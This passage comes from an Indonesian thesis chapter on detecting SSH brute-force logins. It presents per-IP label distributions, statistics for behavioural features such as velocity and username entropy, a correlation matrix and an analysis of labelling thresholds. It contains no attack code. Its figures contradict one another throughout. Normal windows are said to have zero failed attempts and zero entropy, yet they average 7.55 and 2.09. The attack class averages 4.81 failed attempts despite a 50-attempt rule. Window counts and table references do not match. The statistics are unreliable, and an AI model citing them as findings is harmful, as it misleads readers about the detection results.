Dominasi kelas *attack* (60,5%) menunjukkan bahwa peningkatan intensitas serangan secara langsung berdampak pada hasil klasifikasi.

3) *Source* IP *Address* 10.151.20.143 (*Medium Attack*)

Source IP *address* ini hanya digunakan pada skenario medium *attack* (hari ke-3) bersama IP 10.151.20.142, sesuai dengan skrip implementasi. Dari total 42 time window:

- Seluruhnya (100%) diklasifikasikan sebagai *attack*.
- Tidak ada window yang diklasifikasikan sebagai *normal* maupun *suspicious*.

Hal ini menunjukkan bahwa pada bagian distribusi serangan yang menggunakan *source* IP ini, pola aktivitas sudah memiliki intensitas yang cukup tinggi untuk langsung melewati ambang *suspicious* dan masuk ke kategori *attack*. Dengan interval percobaan yang relatif cepat (1–3 detik), nilai velocity secara konsisten berada di atas *threshold* klasifikasi.

4) *Source* IP *address* 10.151.20.144 dan 10.151.20.145 (*High* dan *Critical Attack*)
   Kedua IP *address* ini digunakan pada:
   - High *attack* (hari ke-4) dengan *delay* 0,5 detik
   - *Critical attack* (hari ke-5) dengan pola *flood* tanpa *delay* signifikan.

Masing-masing IP menghasilkan 14 time window, dengan hasil:


- 100% window diklasifikasikan sebagai *attack*.
- Tidak ada window yang diklasifikasikan sebagai *normal* maupun *suspicious*.

Hasil ini sepenuhnya sesuai dengan karakteristik serangan berintensitas tinggi, dimana:

- Jumlah percobaan sangat besar dalam waktu singkat
- Nilai *velocity* secara konsisten jauh di atas *threshold* ($\geq 5{,}0$)

Dengan demikian, seluruh aktivitas langsung teridentifikasi sebagai serangan tanpa melalui tahap transisi *suspicious*.

Gambar 3.5 merupakan hasil analisis distribusi label berdasarkan *source* IP *address*, dataset hasil implementasi juga disajikan dalam bentuk grafik agar pola perbedaan antar *source* IP *address* dapat terlihat secara lebih intuitif. Grafik ini menggambarkan jumlah masing-masing label (*normal*, *suspicious*, dan *attack*) pada setiap IP address yang digunakan dalam skenario eksperimen.



Gambar 3. 5 Distribusi Label per *Source* IP *Address*

Tabel 3.29 merupakan distribusi label berdasarkan *source* IP *address* yang telah dianalisis pada bagian sebelumnya. Tabel ini menyajikan keterkaitan antara setiap *source* IP *address* dengan skenario serangan yang dijalankan, jumlah window yang dihasilkan, distribusi persentase label (*normal*, *suspicious*, dan *attack*), serta interpretasi karakteristik aktivitas yang terdeteksi.

Tabel 3. 29 Ringkasan Interpretasi Distribusi Label

Source IP	**Skenario**	**Total Window**	**Normal**	**Suspicious**	**Attack**	**Interpretasi**
10.151.20.141	Baseline (H1)	88	100%	0%	0%	Aktivitas normal murni tanpa indikasi serangan
10.151.20.142	Low (H2) + Medium (H3)	114	0%	39,50%	60,50%	Transisi dari suspicious ke attack, didominasi attack
10.151.20.143	Medium (H3)	42	0%	0%	100%	Seluruh aktivitas langsung terdeteksi sebagai attack
10.151.20.144	High (H4) + Critical (H5)	14	0%	0%	100%	Serangan intensitas tinggi, seluruhnya attack

10.151.20.145	High (H4) + Critical (H5)	14	0%	0%	100%	Serangan intensitas tinggi, seluruhnya attack

3.9. Hasil Feature Extraction

Bagian ini menyajikan hasil dari proses ekstraksi fitur yang dilakukan terhadap dataset hasil pengumpulan log serangan SSH *brute force*. Proses ini bertujuan untuk mengubah data mentah menjadi representasi numerik yang dapat digunakan oleh model machine learning dalam melakukan klasifikasi. Fitur yang dihasilkan dirancang untuk menangkap pola perilaku aktivitas login, baik yang bersifat normal maupun yang mengindikasikan serangan SSH *brute force*. Seluruh fitur yang digunakan dalam penelitian ini bersifat *behavioral-based*, sehingga berfokus pada karakteristik aktivitas, bukan pada signature atau pola tetap tertentu.

3.9.1. Statistik Fitur Behavioral

Proses ekstraksi fitur menghasilkan 17 fitur behavioral untuk setiap window. Berikut adalah statistik deskriptif dari 9 fitur utama yang paling relevan dengan deteksi serangan (`total_attempts`, `failed_attempts`, `success_attempts`, `fail_ratio`, `success_ratio`, `fail_success_ratio`, `username_entropy`, `time_variance`, dan `velocity`). Untuk memahami karakteristik dataset yang dihasilkan, dilakukan analisis statistik deskriptif terhadap fitur-fitur utama yang paling berpengaruh terhadap performa model. Statistik ini mencakup nilai minimum, maksimum, rata-rata (mean), median, serta standar deviasi dari setiap fitur. Tabel 3.30 adalah statistik deskriptif fitur utama (259 samples) dari karakteristik dataset yang dihasilkan.

Tabel 3. 30 Statistik Deskriptif Fitur Utama

Feature	**Min**	**Max**	**Mean**	**Median**	**Std Dev**	**Interpretasi**
total_attempts	1.00	206.00	11.50	10.00	18.10	Variasi tinggi antara aktivitas normal (rendah) dan serangan (tinggi)
failed_attempts	0.00	153.00	8.28	7.00	13.44	Rendah pada baseline, meningkat signifikan pada serangan

success_attempts	0.00	1.00	0.29	0.00	0.46	Sangat rendah, sebagian besar window tidak memiliki login berhasil
fail_ratio	0.00	1.00	0.52	0.71	0.34	Mayoritas aktivitas didominasi kegagalan login
success_ratio	0.00	1.00	0.29	0.00	0.46	Sebagian besar window tidak memiliki keberhasilan login
fail_success_ratio	0.00	153.00	8.28	7.00	13.44	Nilai tinggi pada serangan menunjukkan dominasi kegagalan
username_entropy	0.00	3.78	1.61	1.94	1.14	Rendah pada baseline, tinggi pada serangan dengan banyak variasi username
time_variance	0.00	242.46	14.91	10.30	23.66	Variasi waktu tinggi pada aktivitas tidak teratur
velocity	0.11	19.86	3.33	0.25	4.64	Rentang luas dari aktivitas normal hingga serangan intensif

Interpretasi Statistik Deskriptif:

1) *Total_attempts* (Total Percobaan Login)
   Nilai minimum 1 dan maksimum 206 dengan rata-rata 11,50 serta standar deviasi 18,10 menunjukkan variasi yang sangat tinggi. Pada aktivitas normal (*baseline*), total percobaan per *window* berkisar antara 1 hingga 3 percobaan. Sebaliknya, pada serangan critical attack, total percobaan dapat mencapai 206 dalam satu *window*. Standar deviasi yang besar (18,10) mengindikasikan bahwa fitur ini sangat diskriminatif dalam membedakan aktivitas normal dengan serangan.

2) *Failed_attempts* (Jumlah Percobaan Gagal)
   Nilai minimum 0 dan maksimum 153 dengan rata-rata 8,28. Median 7,00 menunjukkan bahwa sebagian besar window memiliki setidaknya 7 percobaan gagal. Pada aktivitas normal, nilai *failed_attempts* selalu 0 karena semua percobaan login berhasil. Pada serangan, nilai ini meningkat drastis hingga mencapai 153. Standar deviasi 13,44 menunjukkan variasi yang tinggi antara skenario serangan yang berbeda.
3) *Success_attempts* (Jumlah Percobaan Berhasil)
   Nilai maksimum hanya 1 dengan rata-rata 0,29 dan median 0,00. Hal ini menunjukkan bahwa hampir seluruh window tidak memiliki percobaan login yang berhasil. Hanya window dari skenario *baseline* normal yang memiliki *success_attempts* bernilai 1 atau 2. Fitur ini sangat berguna untuk mengidentifikasi window yang berasal dari aktivitas normal.
4) *Fail_ratio* (Rasio Kegagalan)
   Nilai minimum 0, maksimum 1, dengan rata-rata 0,52 dan median 0,71. Median 0,71 berarti 71% dari window memiliki rasio kegagalan di atas 0,71. Pada aktivitas normal, *fail_ratio* bernilai 0 karena tidak ada percobaan gagal. Pada serangan, fail_ratio cenderung mendekati 1 karena hampir semua percobaan gagal. Standar deviasi 0,34 menunjukkan penyebaran nilai yang moderat.
5) *Success_ratio* (Rasio Keberhasilan)
   Nilai minimum 0, maksimum 1, dengan rata-rata 0,29 dan median 0,00. Median 0,00 mengkonfirmasi bahwa sebagian besar window tidak memiliki percobaan berhasil sama sekali. Fitur ini merupakan kebalikan dari *fail_ratio* dan memberikan informasi yang saling melengkapi.
6) *Fail_success_ratio* (Rasio Kegagalan terhadap Keberhasilan)
   Nilai minimum 0, maksimum 153, dengan rata-rata 8,28 dan median 7,00. Pada aktivitas normal, nilai ini bernilai 0 karena *success_attempts* > 0. Pada serangan, nilai ini dapat mencapai 153 karena *failed_attempts* tinggi sementara *success_attempts* = 0. Standar deviasi 13,44 menunjukkan variasi yang sangat tinggi antar skenario.
7) *Username_entropy* (Entropi Nama Pengguna)
   Nilai minimum 0, maksimum 3,78, dengan rata-rata 1,61 dan median 1,94. Pada aktivitas normal (*baseline*), hanya satu *username* yang digunakan (agent-1), sehingga entropi bernilai 0. Pada serangan, *attacker* mencoba berbagai macam *username* (root, admin, user), sehingga entropi meningkat hingga 3,78. Standar deviasi 1,14 menunjukkan bahwa fitur ini cukup diskriminatif.
8) *Time_variance* (Varians Waktu Antar Percobaan)
   Nilai minimum 0, maksimum 242,46, dengan rata-rata 14,91 dan median 10,30. Pada aktivitas normal, waktu antar percobaan bervariasi (30-120 detik) sehingga *time_variance* cenderung tinggi. Pada serangan otomatis, waktu antar percobaan sangat teratur (0,5-5 detik) sehingga time_variance

cenderung rendah. Standar deviasi 23,66 menunjukkan variasi yang sangat tinggi antar kelas.

9) *Velocity* (Kecepatan Percobaan Login)
   Nilai minimum 0,11 dan maksimum 19,86 dengan rata-rata 3,33 serta median 0,25. Fitur ini merupakan indikator paling penting dalam penelitian ini. Pada aktivitas normal, *velocity* sangat rendah (sekitar 0,05-0,07 *attempts*/detik). Pada serangan *suspicious*, *velocity* berada di rentang 0,17-0,63 attempts/detik. Pada serangan *attack*, *velocity* dapat mencapai 19,86 *attempts*/detik. Perbedaan yang sangat signifikan antara nilai minimum dan maksimum (0,11 vs 19,86) menjadikan *velocity* sebagai fitur paling diskriminatif, yang juga dibuktikan dengan tingginya *feature importance* (15,34% pada model *ensemble*).

Pada tabel 3.31 menunjukkan perbedaan karakteristik yang sangat jelas antara aktivitas *Normal*, *Suspicious*, dan *Attack* berdasarkan nilai fitur-fitur utama yang dihasilkan dari proses ekstraksi.

Pada kategori Normal, jumlah *total_attempts* berada pada rentang 1–3 dengan *failed_attempts* bernilai 0, yang menunjukkan bahwa seluruh percobaan login berhasil tanpa adanya kegagalan. Nilai *velocity* yang sangat rendah (0,05–0,07) mencerminkan bahwa aktivitas berlangsung secara lambat dan menyerupai perilaku pengguna manusia. Selain itu, *username_entropy* bernilai 0, yang berarti hanya satu username yang digunakan secara konsisten. Secara keseluruhan, karakteristik ini menggambarkan aktivitas yang stabil, tidak mencurigakan, dan memiliki jeda waktu yang panjang antar percobaan.

Pada kategori *Suspicious*, nilai *total_attempts* meningkat ke rentang 5–15 dengan *failed_attempts* juga berada pada rentang 5–15, yang menunjukkan adanya banyak percobaan login yang gagal. Nilai *velocity* berada pada kisaran 0,17–0,63, yang lebih tinggi dibandingkan aktivitas normal namun belum secepat serangan intensif. *username_entropy* berada pada rentang 1,5–2,5, yang mengindikasikan penggunaan beberapa variasi username dalam proses login. Karakteristik ini mencerminkan aktivitas yang mulai menunjukkan pola mencurigakan, dengan banyak kegagalan login dan penggunaan banyak username, namun masih memiliki jeda waktu yang relatif sedang.

Pada kategori *Attack*, terlihat peningkatan yang sangat signifikan pada seluruh fitur utama. Nilai *total_attempts* berada pada rentang 50–206 dan *failed_attempts* pada rentang 50–153, yang menunjukkan volume percobaan login yang sangat tinggi dengan dominasi kegagalan. Nilai *velocity* berkisar antara 0,83–19,86, yang mencerminkan kecepatan percobaan login yang sangat tinggi dan berlangsung secara otomatis. Selain itu, *username_entropy* berada pada rentang 2,5–3,78, yang menunjukkan penggunaan banyak variasi username dalam upaya serangan SSH *brute force*. Karakteristik ini menggambarkan pola serangan yang agresif, dengan

hampir seluruh percobaan login gagal dan dilakukan dalam waktu yang sangat singkat tanpa *delay* yang signifikan.

Tabel 3. 31 Perbedaan karakteristik aktivitas Normal, Suspicious, dan Attack

Kategori	**total_ attempts**	**failed _attempts**	**velocity**	**username_ entropy**	**Karakteristik**
Normal	1-3	0	0,05-0,07	0	Satu username, semua percobaan berhasil, *delay* panjang
Suspicious	5-15	5-15	0,17-0,63	1,5-2,5	Multi username, banyak kegagalan, *delay* sedang
Attack	50-206	50-153	0,83-19,86	2,5-3,78	Multi username, hampir semua gagal, *delay* sangat pendek

3.9.2. Korelasi Antar Fitur

Analisis korelasi dilakukan untuk memahami hubungan linier antar fitur dan mendeteksi potensi redundansi (multikolinearitas) dalam dataset. Penelitian ini menggunakan koefisien korelasi Pearson yang mengukur kekuatan dan arah hubungan linier antara dua variabel, dengan rentang nilai antara -1 hingga 1. Nilai mendekati 1 menunjukkan korelasi positif yang kuat, nilai mendekati -1 menunjukkan korelasi negatif yang kuat, dan nilai mendekati 0 menunjukkan tidak ada korelasi linier. Tabel 3.32. merupakan data real berdasarkan serangkaian pengujian yang menghasilkan 259 sampel, berikut adalah matriks korelasi Pearson untuk enam fitur utama.

Tabel 3. 32 Matriks Korelasi Pearson (259 sampel)

Fitur	**total_attempts**	**failed_attempts**	**success_attempts**	**fail_ratio**	**velocity**	**username_ entropy**
total_attempts	1	**0,9984**	-0,3744	0,3623	-0,0905	0,5608
failed_attempts	0,9984	1	-0,3978	0,3917	-0,1118	0,5801
success_attempts	-0,3744	-0,3978	1	**-0,9866**	**0,9292**	**-0,9085**
fail_ratio	0,3623	0,3917	-0,9866	1	-0,9167	0,8924

velocity	-0,0905	-0,1118	0,9292	-0,9167	1	-0,7857
username_entropy	0,5608	0,5801	-0,9085	0,8924	-0,7857	1

3.10. Hasil Pelabelan Behavioral

Setelah proses ekstraksi fitur selesai, setiap jendela waktu (*time window*) diberikan label berdasarkan aturan perilaku yang telah ditetapkan pada tahap perancangan sistem. Proses pelabelan dilakukan secara otomatis menggunakan parameter kecepatan percobaan login (*velocity*) dan jumlah percobaan login gagal (*failed_attempts*) yang dihitung dari setiap *window* hasil agregasi data. Pendekatan ini digunakan untuk membedakan aktivitas normal, aktivitas mencurigakan, dan aktivitas yang telah memenuhi karakteristik serangan *brute force*. Hasil pelabelan kemudian menjadi dasar dalam proses pelatihan dan evaluasi model machine learning pada tahap berikutnya.

Sebelum membahas distribusi label, perlu dijelaskan bahwa proses pelabelan pada penelitian ini menggunakan kombinasi beberapa parameter perilaku dan dilakukan pada tingkat jendela waktu (*time window*). Suatu window dapat masuk ke kategori tertentu apabila memenuhi salah satu kondisi yang telah ditetapkan dalam aturan pelabelan. Oleh karena itu, nilai rata-rata fitur pada setiap kelas tidak selalu sama dengan nilai ambang batas (*threshold*) yang digunakan saat proses klasifikasi.

Sebagai contoh, kategori *attack* ditentukan apabila nilai *velocity* mencapai atau melebihi 5,0 percobaan per detik atau jumlah *failed_attempts* mencapai atau melebihi 50 percobaan gagal. Dengan aturan tersebut, sebuah window dapat diklasifikasikan sebagai *attack* meskipun jumlah *failed_attempts* relatif rendah, selama nilai *velocity* yang dihasilkan sangat tinggi. Kondisi ini dapat ditemukan pada skenario serangan berintensitas tinggi yang berlangsung dalam waktu singkat, dimana frekuensi percobaan login sangat besar tetapi jumlah percobaan gagal yang tercatat pada satu window tidak selalu tinggi.

Oleh karena itu, analisis pada bagian ini tidak hanya melihat nilai rata-rata setiap fitur secara terpisah, tetapi juga mempertimbangkan mekanisme pelabelan yang menggunakan kombinasi beberapa indikator perilaku secara bersamaan. Pendekatan tersebut menjelaskan mengapa beberapa karakteristik statistik yang muncul pada hasil implementasi dapat berbeda dari asumsi awal yang hanya didasarkan pada satu parameter tertentu.

3.10.1. Distribusi Label

Berdasarkan hasil implementasi pada 259 window yang telah melalui proses pembersihan data (*data cleaning*), diperoleh distribusi label seperti ditunjukkan pada Tabel 3.33.


Tabel 3. 33 Distribusi Hasil Pelabelan Behavioral

Label	**Kategori**	**Jumlah Window**	**Persentase**
0	Normal	134	51,70%
1	Suspicious	45	17,40%
2	Attack	80	30,90%
Total		**259**	**100%**

Berdasarkan tabel 4.9, kelas Normal menjadi kategori dengan jumlah sampel terbesar yaitu sebanyak 134 window atau 51,7% dari keseluruhan dataset. Kondisi ini menunjukkan bahwa sebagian besar aktivitas yang terekam masih berada pada karakteristik lalu lintas yang tidak memenuhi indikator serangan. Kelas Suspicious berjumlah 45 window atau 17,4%, sedangkan kelas Attack berjumlah 80 window atau 30,9%. Distribusi label tersebut menunjukkan bahwa dataset memiliki komposisi yang cukup baik untuk proses pembelajaran mesin karena seluruh kelas memiliki jumlah sampel yang memadai. Perbandingan antara kelas terbesar dan kelas terkecil masih berada pada rentang yang dapat diterima sehingga tidak diperlukan teknik penyeimbangan data yang agresif seperti *oversampling* maupun *undersampling*.

Distribusi label ini juga menunjukkan bahwa aturan pelabelan yang diterapkan mampu menghasilkan pemisahan aktivitas ke dalam tiga kategori perilaku yang berbeda. Aktivitas normal mendominasi dataset, sementara aktivitas mencurigakan dan aktivitas serangan tetap memiliki representasi yang cukup untuk dipelajari oleh model klasifikasi.

Berdasarkan Gambar 3.6 terlihat bahwa lebih dari setengah dataset berada pada kategori *Normal*, sedangkan sisanya terbagi antara kategori *Suspicious* dan *Attack*. Pola ini menunjukkan bahwa skenario pengumpulan data berhasil menghasilkan variasi perilaku yang cukup beragam, mulai dari aktivitas normal hingga aktivitas yang memiliki karakteristik serangan *brute force* dengan intensitas tinggi. Keberagaman tersebut menjadi faktor penting dalam membangun model deteksi yang mampu membedakan berbagai tingkat ancaman secara lebih akurat.



Gambar 3. 6 Distribusi Label Hasil Pelabelan Behavioral

3.10.2. Karakteristik Statistik per Kelas

Untuk memahami karakteristik masing-masing kategori secara lebih rinci, dilakukan analisis statistik terhadap beberapa fitur utama yang digunakan dalam proses pelabelan. Hasil perhitungan berdasarkan data implementasi ditunjukkan pada Tabel 3.34.

Tabel 3. 34 Karakteristik Statistik per Kelas

Kategori	**Jumlah**	**Persentase**	**Velocity (mean)**	**Failed Attempts (mean)**	**Username Entropy (mean)**
Normal	134	51,70%	0,21	7,55	2,09
Suspicious	45	17,40%	0,44	16,6	2,71
Attack	80	30,90%	10,17	4,81	0,19

A. Kelas Normal (134 window, 51,7%)
Kelas Normal memiliki karakteristik sebagai berikut:

1) *Velocity*: Rata-rata 0,21 attempts/detik. Nilai ini lebih tinggi dibandingkan perkiraan awal karena window yang termasuk kategori Normal tidak hanya berasal dari skenario baseline, tetapi juga mencakup

sebagian aktivitas pada tahap awal serangan *low attack* yang belum mencapai ambang batas klasifikasi *Suspicious*.

2) *Failed Attempts***:** Rata-rata 7,55 percobaan gagal. Nilai ini menunjukkan bahwa beberapa window yang termasuk kategori *normal* masih mengandung percobaan login yang gagal, namun jumlahnya masih berada di bawah batas klasifikasi *suspicious*, yaitu *failed_attempts* < 10.
3) *Username Entropy*: Rata-rata 2,09. Nilai ini menunjukkan adanya variasi penggunaan username pada sebagian window yang termasuk kategori normal.

B. Kelas *Suspicious* (45 window, 17,4%)
Kelas *suspicious* memiliki karakteristik sebagai berikut:

1) *Velocity:* Rata-rata 0,44 *attempts/detik*. Nilai ini berada di sekitar batas antara aktivitas pengguna normal dan aktivitas serangan otomatis, sehingga dikategorikan sebagai aktivitas yang perlu mendapatkan perhatian lebih lanjut.
2) *Failed Attempts:* Rata-rata 16,60 percobaan gagal. Nilai ini menunjukkan adanya pola *trial-and-error* yang umum ditemukan pada serangan brute force dengan intensitas rendah hingga sedang.
3) *Username Entropy:* Rata-rata 2,71. Nilai yang lebih tinggi dibandingkan kelas Normal menunjukkan adanya penggunaan lebih banyak variasi username, yang mengindikasikan aktivitas *user enumeration*.

C. Kelas Attack (80 window, 30,9%)
Kelas *attack* memiliki karakteristik sebagai berikut:

1) *Velocity:* Rata-rata 10,17 *attempts/detik*. Nilai ini sangat tinggi dan jauh melampaui ambang batas *attack* (*velocity* ≥ 5,0), sehingga menunjukkan adanya aktivitas otomatis yang dilakukan oleh alat atau script serangan.
2) *Failed Attempts:* Rata-rata 4,81 percobaan gagal. Nilai ini terlihat lebih rendah dibandingkan perkiraan awal. Kondisi tersebut terjadi karena pada skenario *critical attack*, jumlah percobaan login dilakukan dalam waktu yang sangat singkat sehingga tidak selalu menghasilkan akumulasi *failed_attempts* yang besar pada setiap window.
3) *Username Entropy:* Rata-rata 0,19. Nilai ini sangat rendah dan menunjukkan bahwa pada sebagian besar aktivitas *attack*, penyerang cenderung berfokus pada sejumlah username tertentu dibandingkan mencoba banyak username yang berbeda.

Untuk melihat perbedaan karakteristik setiap kategori secara lebih jelas, dilakukan perbandingan terhadap nilai rata-rata fitur utama yang digunakan dalam proses pelabelan. Tabel 3.35 merupakan perbandingan karakteristik antar kelas.

Tabel 3. 35 Perbandingan Karakteristik Antar Kelas

Karakteristik	Normal	Suspicious	Attack	Pola
Velocity	0,21	0,44	10,17	Meningkat drastis dari *normal* ke *attack*
Failed Attempts	7,55	16,6	4,81	Tertinggi di *suspicious*
Username Entropy	2,09	2,71	0,19	Tertinggi di *suspicious*

Berdasarkan hasil analisis pada Tabel 3.36, diperoleh beberapa temuan penting sebagai berikut:

1. *Velocity* merupakan indikator yang paling diskriminatif. Nilai rata-rata velocity meningkat secara signifikan dari 0,21 pada kelas *normal* menjadi 10,17 pada kelas *attack*. Perbedaan yang sangat besar ini menunjukkan bahwa kecepatan percobaan login merupakan indikator utama dalam membedakan aktivitas normal dan aktivitas serangan.
2. *Failed Attempts* menunjukkan pola yang menarik. Nilai rata-rata *failed_attempts* tertinggi justru ditemukan pada kelas *suspicious*, yaitu sebesar 16,60, sedangkan pada kelas *attack* hanya sebesar 4,81. Kondisi ini disebabkan oleh durasi window yang sangat singkat pada skenario *critical attack*. Akibatnya, meskipun kecepatan serangan sangat tinggi, jumlah percobaan gagal yang tercatat dalam setiap window tidak selalu besar.
3. *Username Entropy* juga memperlihatkan pola yang berbeda dari perkiraan awal. Nilai tertinggi ditemukan pada kelas *suspicious* sebesar 2,71, sedangkan pada kelas *attack* hanya sebesar 0,19. Temuan ini menunjukkan bahwa aktivitas pada kategori *suspicious* lebih banyak melakukan eksplorasi atau percobaan berbagai username, sedangkan aktivitas *attack* cenderung berfokus pada sejumlah username tertentu dengan frekuensi percobaan yang sangat tinggi.

3.10.3. Validasi Efektivitas Threshold

Setelah proses pelabelan dilakukan menggunakan parameter *velocity* dan *failed_attempts*, langkah berikutnya adalah mengevaluasi apakah nilai *threshold* yang digunakan mampu memisahkan aktivitas *normal*, *suspicious*, dan *attack* secara efektif. Validasi ini dilakukan dengan menganalisis distribusi *velocity* pada seluruh data yang telah diberi label. Pemilihan *velocity* sebagai parameter utama pada analisis ini didasarkan pada hasil statistik sebelumnya yang menunjukkan bahwa fitur tersebut memiliki kemampuan pemisahan yang sangat baik antar kelas. Selain itu, *velocity* juga menjadi indikator yang paling mudah menggambarkan perbedaan antara aktivitas pengguna normal dan aktivitas serangan otomatis.

3.10.3.1. Overlap Analysis – Distribusi Velocity per Kelas

Berdasarkan hasil implementasi pada 259 sampel yang telah melalui proses *cleaning*, diperoleh distribusi *velocity* pada masing-masing kelas seperti yang ditunjukkan pada Tabel 3.36.

Tabel 3. 36 Distribusi *Velocity* per Kelas Berdasarkan Rentang *Threshold*

Velocity Range	**Normal**	**Suspicious**	**Attack**	**Interpretasi**
0 – 0,5	134 (100%)	25 (55,6%)	0 (0%)	Zona Normal
0,5 – 1,0	0 (0%)	19 (42,2%)	0 (0%)	Zona transisi Suspicious
1,0 – 5,0	0 (0%)	1 (2,2%)	0 (0%)	Zona Suspicious atas
≥ 5,0	0 (0%)	0 (0%)	80 (100%)	Zona Attack

1) Zona Pemisahan yang Jelas (Clear Separation)

Hasil analisis menunjukkan adanya pemisahan yang sangat jelas antara kelas *normal* dan *attack* berdasarkan nilai *velocity*.

Tabel 3. 37 Zona Pemisahan Berdasarkan Velocity

Zona	**Rentang Velocity**	**Karakteristik**
Normal	0 – 0,5	Seluruh data *normal* berada pada rentang ini
Attack	≥ 5,0	Seluruh data *attack* berada pada rentang ini

Temuan ini menunjukkan bahwa threshold *velocity* sebesar 0,5 dan 5,0 mampu membentuk batas pemisah yang jelas antara aktivitas normal dan aktivitas serangan.

2) Tidak Ditemukan Kesalahan Pemisahan Antar Kelas Ekstrem

Validasi lebih lanjut dilakukan dengan memeriksa kemungkinan adanya data *normal* yang masuk ke zona *attack* atau data *attack* yang masuk ke zona *normal*.

Hasil pemeriksaan menunjukkan bahwa:

- Jumlah data *normal* dengan *velocity* ≥ 5,0 adalah 0 *window*.
- Jumlah data *attack* dengan *velocity* < 0,5 adalah 0 *window*.

Dengan kata lain, tidak ditemukan kesalahan klasifikasi pada kedua kelas ekstrem tersebut.

Tabel 3.38 Hasil Pemeriksaan *Misalignment*.

Pemeriksaan	Jumlah Window	Status
Normal pada zona Attack	0	Berhasil
Attack pada zona Normal	0	Berhasil

Hasil ini menunjukkan bahwa *threshold* yang digunakan mampu memisahkan aktivitas *normal* dan *attack* secara sempurna berdasarkan nilai *velocity*.

3) Distribusi Kelas *Suspicious*

Berbeda dengan kelas *normal* dan *attack* yang berada pada zona yang sangat jelas, kelas *suspicious* tersebar pada beberapa rentang *velocity*. Tabel 3.39. merupakan distribusi kelas *suspicious* adalah sebagai berikut:

Rentang Velocity	Jumlah Window	Persentase
0 – 0,5	25	55,60%
0,5 – 1,0	19	42,20%
1,0 – 5,0	1	2,20%
Total	45	100%

Sebagian besar data *suspicious* berada pada rentang *velocity* rendah hingga sedang. Kondisi ini sesuai dengan desain pelabelan yang digunakan dalam penelitian, karena kelas *suspicious* tidak hanya ditentukan oleh *velocity*, tetapi juga oleh jumlah *failed_attempts*. Akibatnya, sebuah window dapat tetap diberi label *suspicious* meskipun memiliki *velocity* rendah apabila jumlah percobaan login gagal telah melewati batas yang ditentukan.

4) Analisis Gray Zone

Rentang *velocity* antara 0,5 hingga 1,0 dapat dianggap sebagai wilayah transisi atau *gray zone*, yaitu area yang berada di antara aktivitas normal dan aktivitas serangan. Tabel 3.40. merupakan distribusi pada rentang ini adalah:

Tabel 3. 40 Distribusi Rentang *Velocity*

Kelas	Jumlah Window
Normal	0
Suspicious	19
Attack	0

Total data pada wilayah transisi ini adalah 19 *window*, atau sekitar 7,3% dari seluruh dataset. Persentase tersebut masih relatif kecil dibandingkan keseluruhan

dataset, sehingga masih dapat diterima untuk kebutuhan penelitian dan pelatihan model *machine learning*.

5) Peran *Failed Attempts* pada Kelas *Suspicious*

